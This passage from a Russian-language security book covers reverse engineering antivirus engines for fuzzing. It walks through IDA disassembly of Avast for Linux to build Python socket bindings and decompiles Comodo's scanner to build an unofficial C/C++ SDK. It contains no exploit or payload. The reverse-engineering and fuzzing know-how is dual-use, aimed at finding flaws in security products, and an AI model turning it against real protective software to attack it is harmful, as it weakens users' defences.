В этом случае проверьте версии для Linux, BSD и Mac OS X: велика вероятность, что в них есть независимый самодостаточный сканер командной строки. Так обстоит дело с Avira, Bitdefender, Comodo, F-Secure, Sophos и многими другими продуктами.

Средство командной строки не обязательно отлаживать вручную в WinDbg, IDA, OllyDbg или GDB. Фаззеры можно создавать через программные интерфейсы отладки: привязки LLDB, отладчик Vtrace компании Kenshoto либо интерфейсы Python PyDbg и WinAppDbg.

> **Примечание.** Фаззер, или средство фаззинга, подает исследуемой программе неправильные либо неожиданные входные данные. Их вид зависит от цели: антивирусу передают измененные или неполные образцы. Фаззинг помогает находить обычные ошибки и уязвимости либо выяснять реакцию программы на определенный ввод. Для этого необходимо автоматически изменять данные и передавать их исследуемой программе. Прежде чем обнаружится достойная внимания ошибка, обычно выполняются сотни и даже

тысячи мутаций входных данных.

Перенос ядра

В этом разделе выбираются платформа и средства автоматизации. Правильный выбор операционной системы и компонента антивируса задает верное направление для обратной разработки и дальнейшей автоматизации.

Для обычной автоматизации и фаззинга лучше всего подходят системы семейства Unix, прежде всего Linux: они требуют меньше памяти и дискового пространства и предлагают множество вспомогательных средств. Набор виртуальных машин Linux проще запускать в QEMU, KVM, VirtualBox или VMware, чем такой же набор Windows. Поэтому автоматический фаззинг антивирусов рекомендуется проводить в Linux.

Антивирусные компании, как и другие разработчики, прежде всего ориентируются на распространенные операционные системы, особенно Windows. Если версии для Linux нет, сканер Windows все равно можно запустить почти с исходной скоростью посредством Wine.

Wine широко известен как среда запуска исполняемых файлов Windows в других операционных системах, например Linux. Вспомогательная библиотека Winelib позволяет переносить приложения Windows в Linux. С ее помощью были успешно перенесены программа просмотра и упорядочивания фотографий Picasa компании Google, компилятор и среда разработки Kylix компании Borland, WordPerfect 9 for Linux компании Corel и WebSphere компании IBM.

Иными словами, средство командной строки только для Windows можно запустить посредством Wine. Другой вариант - исследовать библиотеки ядра и написать на C или C++ оболочку Winelib для Linux, вызывающую экспортированные функции библиотеки DLL Windows.

Оба способа успешно применяются, например, со средством Ikarus `t3 Scan`, работающим только в Windows, и библиотекой `mpengine.dll` продукта Microsoft Security Essentials. Этот вариант рекомендуется, когда другого способа автоматизировать работу выбранного антивируса в Linux нет, поскольку автоматизация в Windows слишком сложна или требует чрезмерных ресурсов.




Рисунок 2.9. Ikarus `t3 Scan`*, запущенный в Linux посредством Wine*

Практический пример: основные привязки Python для Avast в Linux

Рассмотрим обратную разработку антивирусного компонента ради создания привязок. Под привязками здесь понимаются средства или библиотеки, которые можно подключить к фаззеру. Взаимодействуя с собственными средствами вместо программ поставщика антивируса, впоследствии можно автоматизировать другие задачи, например создать собственный сканер или фаззер.

В качестве цели выбран Avast для Linux, а языком автоматизации служит Python. Эта версия антивируса настолько проста, что ее обратная разработка и создание привязок занимают всего час или два.

Краткое знакомство с Avast для Linux

В Avast для Linux есть только два исполняемых файла: `avast` и `scan`. Первый является серверным процессом, который распаковывает файл вирусной базы VPS, запускает проверки, обрабатывает запросы адресов и выполняет другие действия. Второй представляет собой клиент для передачи этих запросов. Поставляемые исполняемые файлы содержат часть символов. На рисунке 2.10 показано клиентское средство `scan`.




Рисунок 2.10. Список функций и дизассемблированный код функции `scan_path` *в средстве Avast* `scan`

Благодаря частичным символам назначение программы легко определить в IDA. Начнем с функции `main`:

```
.text:08048930 ; int __cdecl main(int argc, const char **argv,
.text:08048930 ; const char **envp)
.text:08048930                 public main
.text:08048930 main            proc near  ; DATA XREF: _start+17 o
.text:08048930 argc            = dword ptr  8
.text:08048930 argv            = dword ptr  0Ch
.text:08048930 envp            = dword ptr  10h
.text:08048930  push    ebp
.text:08048931  mov     ebp, esp
.text:08048933  push    edi
.text:08048934  push    esi
.text:08048935  mov     esi, offset src ; "/var/run/avast/scan.sock"
.text:0804893A  push    ebx
.text:0804893B  and     esp, 0FFFFFFF0h
.text:0804893E  sub     esp, 0B0h
.text:08048944  mov     ebx, [ebp+argv]
.text:08048947  mov     dword ptr [esp+28h], 0
.text:0804894F  mov     dword ptr [esp+20h], 0
.text:08048957  mov     dword ptr [esp+24h], 0
.text:0804895F loc_804895F:                ; CODE XREF: main+50 j
.text:0804895F                             ; main+52 j ...
.text:0804895F  mov   eax, [ebp+argc]
```

```
.text:08048962  mov   dword ptr [esp+8],offset shortopts ; "hvVfpabs:e:"
.text:0804896A  mov   [esp+4], ebx    ; argv
.text:0804896E  mov   [esp], eax      ; argc
.text:08048971  call  _getopt
.text:08048976  test  eax, eax
.text:08048978  js    short loc_8048989
.text:0804897A  sub   eax, 3Ah        ; switch 61 cases
.text:0804897D  cmp   eax, 3Ch
.text:08048980  ja    short loc_804895F
.text:08048982  jmp   ds:off_804A5BC[eax*4] ; switch jump
```

По адресу `0x08048935` находится указатель на строку C `/var/run/avast/scan.sock`, загружаемый в регистр ESI. Позднее вызывается функция `getopt` со строкой `hvVfpabs:e:`. Она описывает поддерживаемые средством `scan` аргументы. Предыдущий путь обозначает сокет Unix, к которому должен подключиться клиент. Это подтверждает код по адресу `0x08048B01`:

```
.text:08048B01  lea     edi, [esp+0BCh+socket_copy]
.text:08048B05  mov     [esp+4], esi
.text:08048B05  ; ESI указывает на ранее заданный путь к сокету
.text:08048B09  mov     [esp], edi      ; приемник
.text:08048B0C  mov     [esp+18h], dl
.text:08048B10  mov     word ptr [esp+42h], 1
.text:08048B17  call    _strcpy
.text:08048B1C  mov     dword ptr [esp+8], 0 ; протокол
.text:08048B24  mov     dword ptr [esp+4], SOCK_STREAM ; тип
.text:08048B2C  mov     dword ptr [esp], AF_UNIX ; домен
.text:08048B33  call    _socket
```

Указатель на путь к сокету копируется функцией `strcpy` в переменную стека `socket_copy`, после чего открывается сокет домена Unix. Затем функция `connect` соединяет его с `scan.sock`:

```
.text:08048B50  mov     eax, [esp+0BCh+socket]
.text:08048B54  lea     edx, [esp+42h]
.text:08048B58  mov     [esp+4], edx    ; адрес
.text:08048B5C  mov     [esp], eax      ; дескриптор
.text:08048B5F  neg     ecx
.text:08048B61  mov     [esp+8], ecx    ; длина
.text:08048B65  call    _connect
.text:08048B6A  test    eax, eax
```

Итак, клиентский сканер подключается к серверу и передает запросы проверки через сокет. Теперь выясним, как устроен обмен.

Простые привязки Python для Avast в Linux

Сначала проверим сделанный вывод, подключившись к сокету из интерактивной оболочки Python:

```
>>> import socket
>>> s = socket.socket(socket.AF_UNIX, socket.SOCK_STREAM)
>>> sock_name="/var/run/avast/scan.sock"
>>> s.connect(sock_name)
```

Соединение установлено. Теперь нужно определить, что клиент отправляет серверу и какие ответы получает. Сразу после `connect` вызывается функция `parse_response`, от которой ожидается магическое значение `220`:

```
.text:08048B72  mov     eax, [esp+0BCh+socket]
.text:08048B76  lea     edx, [esp+0BCh+response]
.text:08048B7A  call    parse_response
.text:08048B7F  cmp     eax, 220
```

После соединения прочитаем из сокета 1024 байта:

```
>>> import socket
>>> s = socket.socket(socket.AF_UNIX, socket.SOCK_STREAM)
>>> sock_name="/var/run/avast/scan.sock"
```

```
>>> s.connect(sock_name)
>>> s.recv(1024)
'220 DAEMON\r\n'
```

Тайна раскрыта: код ответа `220` поступает непосредственно от сервера. Привязка должна извлечь число из приветствия фоновой службы Avast и проверить, что оно равно `220`, то есть соединение исправно.

Далее в `main` вызывается функция `av_close`:

```
.text:08049580 av_close        proc near
.text:08049580 fd              = dword ptr -1Ch
.text:08049580 buf             = dword ptr -18h
.text:08049580 n               = dword ptr -14h
.text:08049580  push    ebx
.text:08049581  mov     ebx, eax
.text:08049583  sub     esp, 18h
.text:08049586  mov     [esp+1Ch+n], 5  ; n
.text:0804958E  mov     [esp+1Ch+buf], offset aQuit ; "QUIT\n"
.text:08049596  mov     [esp+1Ch+fd], eax ; fd
.text:08049599  call    _write
.text:0804959E  test    eax, eax
.text:080495A0  js      short loc_80495C1
.text:080495A2 loc_80495A2:             ; CODE XREF: av_close+4D
.text:080495A2  mov     [esp+1Ch+fd], ebx ; fd
.text:080495A5  call    _close
.text:080495AA  test    eax, eax
.text:080495AC  js      short loc_80495B3
```

Завершив работу, клиент вызывает `av_close`. Функция передает фоновой службе строку `QUIT\n`, сообщая, что соединение можно закрыть.

Создадим минимальный класс, который соединяется со службой Avast и правильно разрывает соединение. Первая реализация в файле `basic_avast_client1.py` выглядит так:

```
#!/usr/bin/python

import socket

SOCKET_PATH = "/var/run/avast/scan.sock"

class CBasicAvastClient:
  def __init__(self, socket_name):
    self.socket_name = socket_name
    self.s = None

  def connect(self):
    self.s = socket.socket(socket.AF_UNIX, socket.SOCK_STREAM)
    self.s.connect(self.socket_name)
    banner = self.s.recv(1024)
    return repr(banner)

  def close(self):
    self.s.send("QUIT\n")

def main():
  cli = CBasicAvastClient(SOCKET_PATH)
  print(cli.connect())
  cli.close()

if __name__ == "__main__":
  main()
```

Запустим сценарий:

```
$ python basic_avast_cli1.py
'220 DAEMON\r\n'
```

Все работает: собственный код подключается к серверной службе и закрывает соединение. Теперь найдем другие команды, прежде всего команду анализа файла или каталога.

По адресу `0x08048D3B` встречается интересный вызов:

```
.text:08048D34  mov     edx, [ebx+esi*4]
.text:08048D37  mov     eax, [esp+0BCh+socket]
.text:08048D3B  call    scan_path
```

Благодаря частичным символам назначение `scan_path` очевидно: функция проверяет путь. Рассмотрим ее начало:

```
.text:08049F00 scan_path       proc near         ; CODE XREF: main+40B
.text:08049F00 name            = dword ptr -103Ch
.text:08049F00 resolved        = dword ptr -1038h
.text:08049F00 n               = dword ptr -1034h
.text:08049F00 var_1030        = dword ptr -1030h
.text:08049F00 var_102C        = dword ptr -102Ch
.text:08049F00 var_1028        = dword ptr -1028h
.text:08049F00 var_1024        = dword ptr -1024h
.text:08049F00 var_1020        = dword ptr -1020h
.text:08049F00 var_101C        = byte ptr -101Ch
.text:08049F00 var_10          = dword ptr -10h
.text:08049F00 var_C           = dword ptr -0Ch
.text:08049F00 var_8           = dword ptr -8
.text:08049F00 var_4           = dword ptr -4
.text:08049F00  sub     esp, 103Ch
.text:08049F06  mov     [esp+103Ch+resolved], 0 ; resolved
.text:08049F0E  mov     [esp+103Ch+name], edx ; name
.text:08049F11  mov     [esp+103Ch+var_10], ebx
.text:08049F18  mov     ebx, eax
.text:08049F1A  mov     [esp+103Ch+var_8], edi
.text:08049F21  mov     edi, edx
.text:08049F23  mov     [esp+103Ch+var_C], esi
.text:08049F2A  mov     [esp+103Ch+var_4], ebp
.text:08049F31  mov     [esp+103Ch+var_102C], offset storage
.text:08049F39  mov     [esp+103Ch+var_1028], 1000h
.text:08049F41  mov     [esp+103Ch+var_1024], 0
.text:08049F49  mov     [esp+103Ch+var_1020], 0
.text:08049F51  call    _realpath
.text:08049F56  test    eax, eax
.text:08049F58  jz      loc_804A040
.text:08049F5E loc_8049F5E:        ; CODE XREF: scan_path+1CE j
.text:08049F5E  mov     ds:storage, 'NACS'
.text:08049F68  mov     esi, eax
.text:08049F6A  mov     ds:word_804BDE4, ' '
```

Здесь вызывается `realpath`, возвращающая настоящий абсолютный путь к файлу или каталогу, а затем встречается четырехбайтовая строка `SCAN` в обратном порядке байтов, за которой идут пробелы. Полностью исследовать функцию не требуется. По аналогии с командой закрытия можно предположить, что для проверки объекта фоновой службе передается `SCAN /некоторый/путь`.

Добавим отправку команды проверки и выведем ответ:

```
#!/usr/bin/python

import socket

SOCKET_PATH = "/var/run/avast/scan.sock"

class CBasicAvastClient:
  def __init__(self, socket_name):
    self.socket_name = socket_name
    self.s = None

  def connect(self):
    self.s = socket.socket(socket.AF_UNIX, socket.SOCK_STREAM)
    self.s.connect(self.socket_name)
    banner = self.s.recv(1024)
    return repr(banner)

  def close(self):
```

```
    self.s.send("QUIT\n")

  def scan(self, path):
    self.s.send("SCAN %s\n" % path)
    return repr(self.s.recv(1024))

def main():
  cli = CBasicAvastClient(SOCKET_PATH)
  print(cli.connect())
  print(cli.scan("malware/xpaj"))
  cli.close()

if __name__ == "__main__":
  main()
```

Первый запуск дает такой результат:

```
$ python basic_avast_cli1.py
'220 DAEMON\r\n'
'210 SCAN DATA\r\n'
```

Полезных данных пока нет. Ответ `210 SCAN DATA\r\n` сообщает, что вслед за ним придут другие пакеты с результатом. Читать сокет необходимо до пакета вида `200 SCAN OK\n`. Применим простой, хотя и не самый изящный способ:

```
def scan(self, path):
  self.s.send("SCAN %s\n" % path)
  while 1:
    ret = self.s.recv(8192)
    print(repr(ret))
    if ret.find("200 SCAN OK") > -1:
      break
```

Повторный запуск выводит ожидаемые данные:

```
$ python basic_avast_cli1.py
'220 DAEMON\r\n'
'210 SCAN DATA\r\n'
'SCAN /some/path/malware/xpaj/00908235ee9e267fa2f4c83fb4304c63af976cbc\t[L]0.0\t0 Win32:Hoblig\\ [Heur]\r\n'
'200 SCAN OK\r\n'
None
```

Сервер Avast распознал файл `00908235ee9e267fa2f4c83fb4304c63af976cbc` как вредоносную программу Win32:Hoblig. Теперь у нас есть рабочие основные привязки Python, способные проверять файлы и каталоги и получать результат. На основе протокола код можно приспособить для фаззинга.

Стоит проверить, используется ли тот же протокол в Avast для Windows, и при возможности перенести привязки. В противном случае фаззинг можно продолжить в Linux: присоединить GDB или другой отладчик к службе `/bin/avast`, подавать ей искаженные входные файлы и ожидать аварийного завершения.

Ядро в Windows и Linux одинаково, хотя, по словам разработчиков Avast, версия ядра для Linux не всегда является самой новой. Поэтому сбой в Linux с большой вероятностью воспроизводится в Windows. Именно таким способом в обработчике файлов RPM версии для Linux была найдена уязвимость, затрагивавшая все поддерживаемые Avast платформы.

Окончательная версия привязок Python

Окончательная версия привязок доступна в проекте pyavast на GitHub. Она охватывает почти все возможности протокола, известные на апрель 2014 года.

Практический пример: машинные средства C/C++ для Comodo Antivirus в Linux

Если продукт предоставляет сервер, слушающий команды на определенном порту, автоматизировать работу с ним несложно. Но в отличие от AVG и Avast для Linux, такой интерфейс имеется не у всех антивирусов. Тогда приходится исследовать сканер командной строки, если он есть, и библиотеки ядра. Необходимо восстановить внутренние структуры, нужные функции и их прототипы, чтобы вызывать эти функции автоматически.

В этом примере создается неофициальный комплект разработки C/C++ для Comodo Antivirus в Linux. К счастью, продукт содержит полный набор символов, поэтому найти интерфейсы и структуры сравнительно легко.

Начнем со сканера командной строки Comodo для Linux под названием `cmdscan`, установленного по адресу:

```
/opt/COMODO/cmdscan
```

Откройте файл в IDA, дождитесь завершения первоначального автоматического анализа и перейдите к функции `main`:

```
.text:00000000004015C0 ; __int64 __fastcall main(int argc, char **argv,
.text:00000000004015C0 ; char **envp)
.text:00000000004015C0 main proc near
.text:00000000004015C0 var_A0= dword ptr -0A0h
.text:00000000004015C0 var_20= dword ptr -20h
.text:00000000004015C0 var_1C= dword ptr -1Ch
.text:00000000004015C0     push    rbp
.text:00000000004015C1     mov     ebp, edi
.text:00000000004015C3     push    rbx
.text:00000000004015C4     mov     rbx, rsi            ; argv
.text:00000000004015C7     sub     rsp, 0A8h
.text:00000000004015CE     mov     [rsp+0B8h+var_1C], 0
.text:00000000004015D9     mov     [rsp+0B8h+var_20], 0
.text:00000000004015E4 loc_4015E4:
.text:00000000004015E4     mov     edx, offset shortopts ; "s:vh"
.text:00000000004015E9     mov     rsi, rbx              ; argv
.text:00000000004015EC     mov     edi, ebp              ; argc
.text:00000000004015EE     call    _getopt
.text:00000000004015F3     cmp     eax, 0FFFFFFFFh
```

Стандартная функция `getopt` проверяет параметры `s:vh`. Запуск `/opt/COMODO/cmdscan` без аргументов выводит справку:

```
$ /opt/COMODO/cmdscan
USAGE: /opt/COMODO/cmdscan -s [FILE] [OPTION...]
-s: scan a file or directory
-v: verbose mode, display more detailed output
-h: this help screen
```

Обнаруженные в дизассемблированном коде параметры документированы. Нас интересует ключ `-s`, предписывающий проверить файл или каталог:

```
.text:00000000004015F8     cmp     eax, 's'
.text:00000000004015FB     jz      short loc_401613
(...)
.text:0000000000401613 loc_401613:
.text:0000000000401613     mov     rdi, cs:optarg ; имя
.text:000000000040161A     xor     esi, esi       ; тип
.text:000000000040161C     call    _access
.text:0000000000401621     test    eax, eax
.text:0000000000401623     jnz     loc_40172D
.text:0000000000401629     mov     rax, cs:optarg
.text:0000000000401630     mov     cs:src, rax    ; проверяемый путь
.text:0000000000401637     jmp     short next_cmdline_option
```

При наличии `-s` функция `access` проверяет существование следующего аргумента. Указатель на существующий путь к файлу или каталогу сохраняется в статической переменной `src`, после чего разбор параметров продолжается. Изучим код после его завершения:

```
.text:0000000000401649 loc_401649: ; CODE XREF: main+36 j
.text:0000000000401649     cmp     cs:src, 0
.text:0000000000401651     jz      no_filename_specified
.text:0000000000401657     mov     edi, offset dev_aflt_fd ; a2
.text:000000000040165C     call    open_dev_avflt
.text:0000000000401661     call    load_framework
.text:0000000000401666     call    maybe_IFrameWork_CreateInstance
```

Проверяется, задан ли путь `src`. При его отсутствии программа переходит к справке и завершается. Иначе вызываются `open_dev_avflt`, `load_framework` и `maybe_IFrameWork_CreateInstance`. Устройство `dev/avflt` для сканирования фактически не требуется, поэтому первую функцию можно пропустить. Перейдем сразу к `load_framework`, загружающей ядро Comodo. Ее полный псевдокод:

```
void *load_framework()
{
  int filename_size;
  char *self_dir;
  int *v2;
  char *v3;
  void *hFramework;
  void *CreateInstance;
  char *v6;
  char filename[2056];

  filename_size = readlink("/proc/self/exe", filename, 0x800uLL);
  if ( filename_size == -1 ||
      (filename[filename_size] = 0,
       self_dir = dirname(filename), chdir(self_dir)) )
  {
    v2 = __errno_location();
    v3 = strerror(*v2);
LABEL_4:
    fprintf(stderr, "%s\n", v3);
    exit(1);
  }
  hFramework = dlopen("./libFRAMEWORK.so", 1);
  hFrameworkSo = hFramework;
  if ( !hFramework )
  {
    v6 = dlerror();
    fprintf(stderr, "error is %s\n", v6);
    goto LABEL_10;
  }
  CreateInstance = dlsym(hFramework, "CreateInstance");
  FnCreateInstance = (int (__fastcall *)(
    _QWORD, _QWORD, _QWORD, _QWORD))CreateInstance;
  if ( !CreateInstance )
  {
LABEL_10:
    v3 = dlerror();
    goto LABEL_4;
  }
  return CreateInstance;
}
```

Получился почти готовый код, который можно скопировать из окна псевдокода в исходный файл C/C++. Он выполняет следующее:

• определяет собственный путь, прочитав созданную ядром Linux символическую ссылку `/proc/self/exe`, и делает этот каталог текущим;
• динамически загружает `libFRAMEWORK.so`, находит функцию `CreateInstance` и сохраняет указатель в глобальной переменной `FnCreateInstance`;

• функция CreateInstance загружает находящееся в libFRAMEWORK.so ядро и находит основную функцию, создающую новый экземпляр каркаса.

Теперь исследуем maybe_IFrameWork_CreateInstance:

```
.text:0000000000401A50 maybe_IFrameWork_CreateInstance proc near
.text:0000000000401A50 hInstance= qword ptr -40h
.text:0000000000401A50 var_38= qword ptr -38h
.text:0000000000401A50 maybe_flags= qword ptr -28h
.text:0000000000401A50     push    rbp
.text:0000000000401A51     xor     esi, esi
.text:0000000000401A53     xor     edi, edi
.text:0000000000401A55     mov     edx, 0F0000h
.text:0000000000401A5A     push    rbx
.text:0000000000401A5B     sub     rsp, 38h
.text:0000000000401A5F     mov     [rsp+48h+hInstance], 0
.text:0000000000401A68     lea     rcx, [rsp+48h+hInstance]
.text:0000000000401A6D     call    cs:FnCreateInstance
```

Ранее найденная FnCreateInstance получает адрес локальной переменной hInstance и создает экземпляр интерфейса Comodo Antivirus. Затем исполняется код:

```
BYTE4(maybe_flags) = 0;
LODWORD(maybe_flags) = -1;
g_FrameworkInstance = hInstance;
cur_dir = get_current_dir_name();
hFramework = g_FrameworkInstance;
cur_dir_len = strlen(cur_dir);
if ( hFramework->baseclass_0->CFrameWork_Init(
     hFramework, cur_dir_len + 1, cur_dir, maybe_flags, 0LL) < 0 )
{
  fwrite("IFrameWork Init failed!\n", 1uLL, 0x18uLL, stderr);
  exit(1);
}
free(cur_dir);
```

Каркас инициализируется вызовом hFramework->baseclass_0->CFrameWork_Init. В функцию передаются только что созданный экземпляр, каталог с остальными файлами ядра, длина буфера пути и предполагаемые флаги. Текущим каталогом является /opt/COMODO/, поскольку программа изменила его ранее.

Затем ядро окончательно загружается:

```
LODWORD(v8) = -1;
BYTE4(v8) = 0;
if ( g_FrameworkInstance->baseclass_0->CFrameWork_LoadScanners(
     g_FrameworkInstance, v8) < 0 )
{
  fwrite("IFrameWork LoadScanners failed!\n", 1uLL, 0x20uLL, stderr);
  exit(1);
}
if ( g_FrameworkInstance->baseclass_0->CFrameWork_CreateEngine(
     g_FrameworkInstance, (IAEEngineDispatch **)&g_Engine) < 0 )
{
  fwrite("IFrameWork CreateEngine failed!\n", 1uLL, 0x20uLL, stderr);
  exit(1);
}
if ( g_Engine->baseclass_0->CAEEngineDispatch_GetBaseComponent(
     g_Engine, (CAECLSID)0x20001,
     (IUnknown **)&g_base_component_0x20001) < 0 )
{
  fwrite("IAEEngineDispatch GetBaseComponent failed!\n",
         1uLL, 0x2BuLL, stderr);
  exit(1);
}
```

CFrameWork_LoadScanners загружает подпрограммы сканирования, CFrameWork_CreateEngine создает механизм сканирования, а CAEEngineDispatch_GetBaseComponent получает основной диспетчерский компонент, как бы он ни понимался разработчиками. Следующую часть можно

пропустить, но полезно знать ее назначение:

```
v4 = operator new(0xB8uLL);
v5 = (IAEUserCallBack *)v4;
*(_QWORD *)v4 = &vtable_403310;
pthread_mutex_init((pthread_mutex_t *)(v4 + 144), 0LL);
memset(&v5[12], 0, 0x7EuLL);
g_user_callbacks = (__int64)v5;
result = g_Engine->baseclass_0->CAEEngineDispatch_SetUserCallBack(
  g_Engine, v5);
if ( result < 0 )
{
  fwrite("SetUserCallBack() failed!\n", 1uLL, 0x1AuLL, stderr);
  exit(1);
}
```

Здесь устанавливаются функции обратного вызова. Например, программа может получать уведомления при открытии, создании, чтении или записи каждого нового файла. Чтобы превратить ядро Comodo в универсальный распаковщик, достаточно установить функцию уведомления, дождаться ее вызова и скопировать временный файл либо буфер. Универсальные распаковщики на основе антивирусных ядер довольно распространены.

Однако наша цель - получить достаточно сведений для комплекта разработки C/C++, взаимодействующего с ядром Comodo. Завершив анализ `maybe_IFrameWork_CreateInstance`, вернемся к `main`. После вызова разобранной функции исполняется примерно такой псевдокод:

```
if ( __lxstat(1, filename, &v7) == -1 )
{
  v5 = __errno_location();
  v6 = strerror(*v5);
  fprintf(stderr, "%s: %s\n", filename, v6);
}
else
{
  if ( verbose )
    fwrite("------== Scan Start ==-----\n", 1uLL, 0x1BuLL, stdout);
  if ( (v8 & 0xF000) == 0x4000 )
    scan_directory(filename, verbose, (__int64)&scanned_files,
                   (__int64)&virus_found);
  else
    scan_stream(filename, verbose, &scanned_files, &virus_found);
  if ( verbose )
    fwrite("------== Scan End ==------\n", 1uLL, 0x19uLL, stdout);
  fprintf(stdout, "Number of Scanned Files: %d\n",
          (unsigned int)scanned_files);
  fprintf(stdout, "Number of Found Viruses: %d\n",
          (unsigned int)virus_found);
}
```

Код проверяет существование пути из глобальной переменной `src`. Если путь существует, в зависимости от флагов, возвращенных `__lxstat`, вызывается `scan_directory` либо `scan_stream`. Функция проверки каталогов, вероятно, вызывает `scan_stream` для каждого найденного объекта. Углубимся в эту функцию:

```
int __fastcall scan_stream(
  char *filename,
  char verbose,
  _DWORD *scanned_files,
  _DWORD *virus_found)
{
  (...)
  SCANRESULT scan_result;
  SCANOPTION scan_option;
  ICAVStream *inited_to_zero;

  memset(&scan_option, 0, 0x49uLL);
  memset(&scan_result, 0, 0x7EuLL);
  scan_option.ScanCfgInfo = (x1)-1;
```

```
  scan_option.bScanPackers = 1;
  scan_option.bScanArchives = 1;
  scan_option.bUseHeur = 1;
  scan_option.eSHeurLevel = 2;
  base_component_0x20001 =
    *(struct_base_component_0x20001_t **)g_base_comp;
